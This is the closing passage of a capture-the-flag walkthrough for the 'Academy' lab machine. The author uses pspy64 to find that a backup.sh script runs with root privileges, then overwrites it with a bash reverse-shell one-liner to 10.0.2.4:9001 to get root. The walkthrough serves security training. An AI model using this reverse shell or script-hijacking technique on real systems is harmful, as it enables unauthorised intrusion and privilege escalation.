Linux academy 4.19.0-16-amd64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun May 30 03:21:39 2021 from 192.168.10.31
grimmie@academy:~$
grimmie@academy:~$ ls
backup.sh
grimmie@academy:~$ cat backup.sh
rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/academy/includes
chmod 700 /tmp/backup.zip
grimmie@academy:~$
I found a script named 'backup.sh' in Grimmie’s account that creates a backup of '/var/www/html/academy/includes'. However, there were no user-level cron jobs linked to Grimmie, so I used 'pspy64' to investigate any system‑level scheduled tasks or background processes that might be triggering this script.
grimmie@academy:~$ wget https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64
--2025-11-27 08:57:05--  https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64
Resolving github.com (github.com)... 20.207.73.82
Connecting to github.com (github.com)|20.207.73.82|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://release-assets.githubusercontent.com/github-production-release-asset/120821432/860f70be-0564-48f5-a9da-d1c32505ffb0?sp=r&sv=2018-11-09&sr=b&spr=https&se=2025-11-27T14%3A49%3A18Z&rscd=attachment%3B+filename%3Dpspy64&rsct=application%2Foctet-stream&skoid=96c2d410-5711-43a1-aedd-ab1947aa7ab0&sktid=398a6654-997b-47e9-b12b-9515b896b4de&skt=2025-11-27T13%3A48%3A24Z&ske=2025-11-27T14%3A49%3A18Z&sks=b&skv=2018-11-09&sig=0cmc3CkGSmDVMMAAThUIcK8l2dHlm6Hf98yXuYotPVI%3D&jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJnaXRodWIuY29tIiwiYXVkIjoicmVsZWFzZS1hc3NldHMuZ2l0aHVidXNlcmNvbnRlbnQuY29tIiwia2V5Ijoia2V5MSIsImV4cCI6MTc2NDI1MjEyNSwibmJmIjoxNzY0MjUxODI1LCJwYXRoIjoicmVsZWFzZWFzc2V0cHJvZHVjdGlvbi5ibG9iLmNvcmUud2luZG93cy5uZXQifQ.eBU7ZY7cdji3AL2TQnKz_nfuY0gmpA-FnVKACUhUMe8&response-content-disposition=attachment%3B%20filename%3Dpspy64&response-content-type=application%2Foctet-stream [following]
--2025-11-27 08:57:06--  https://release-assets.githubusercontent.com/github-production-release-asset/120821432/860f70be-0564-48f5-a9da-d1c32505ffb0?sp=r&sv=2018-11-09&sr=b&spr=https&se=2025-11-27T14%3A49%3A18Z&rscd=attachment%3B+filename%3Dpspy64&rsct=application%2Foctet-stream&skoid=96c2d410-5711-43a1-aedd-ab1947aa7ab0&sktid=398a6654-997b-47e9-b12b-9515b896b4de&skt=2025-11-27T13%3A48%3A24Z&ske=2025-11-27T14%3A49%3A18Z&sks=b&skv=2018-11-09&sig=0cmc3CkGSmDVMMAAThUIcK8l2dHlm6Hf98yXuYotPVI%3D&jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJnaXRodWIuY29tIiwiYXVkIjoicmVsZWFzZS1hc3NldHMuZ2l0aHVidXNlcmNvbnRlbnQuY29tIiwia2V5Ijoia2V5MSIsImV4cCI6MTc2NDI1MjEyNSwibmJmIjoxNzY0MjUxODI1LCJwYXRoIjoicmVsZWFzZWFzc2V0cHJvZHVjdGlvbi5ibG9iLmNvcmUud2luZG93cy5uZXQifQ.eBU7ZY7cdji3AL2TQnKz_nfuY0gmpA-FnVKACUhUMe8&response-content-disposition=attachment%3B%20filename%3Dpspy64&response-content-type=application%2Foctet-stream
Resolving release-assets.githubusercontent.com (release-assets.githubusercontent.com)... 185.199.109.133, 185.199.110.133, 185.199.108.133, ...
Connecting to release-assets.githubusercontent.com (release-assets.githubusercontent.com)|185.199.109.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: ‘pspy64’

pspy64                                  100%[=============================================================================>]   2.96M  69.8KB/s    in 34s

2025-11-27 08:57:45 (88.8 KB/s) - ‘pspy64’ saved [3104768/3104768]

grimmie@academy:~$ ls
backup.sh  pspy64
grimmie@academy:~$ chmod +x pspy64
grimmie@academy:~$ ./pspy64
It’s clear that the script was being executed with elevated privileges. This means I could modify the script to include a payload that, when triggered, would provide a privileged shell on the machine.

grimmie@academy:~$ cat backup.sh
bash -c 'sh -i >& /dev/tcp/10.0.2.4/9001 0>&1'

Congratz you rooted this box !
Looks like this CMS isn't so secure...
I hope you enjoyed it.
If you had any issue please let us know in the course discord.

Happy hacking !
Academy successfully rooted 😎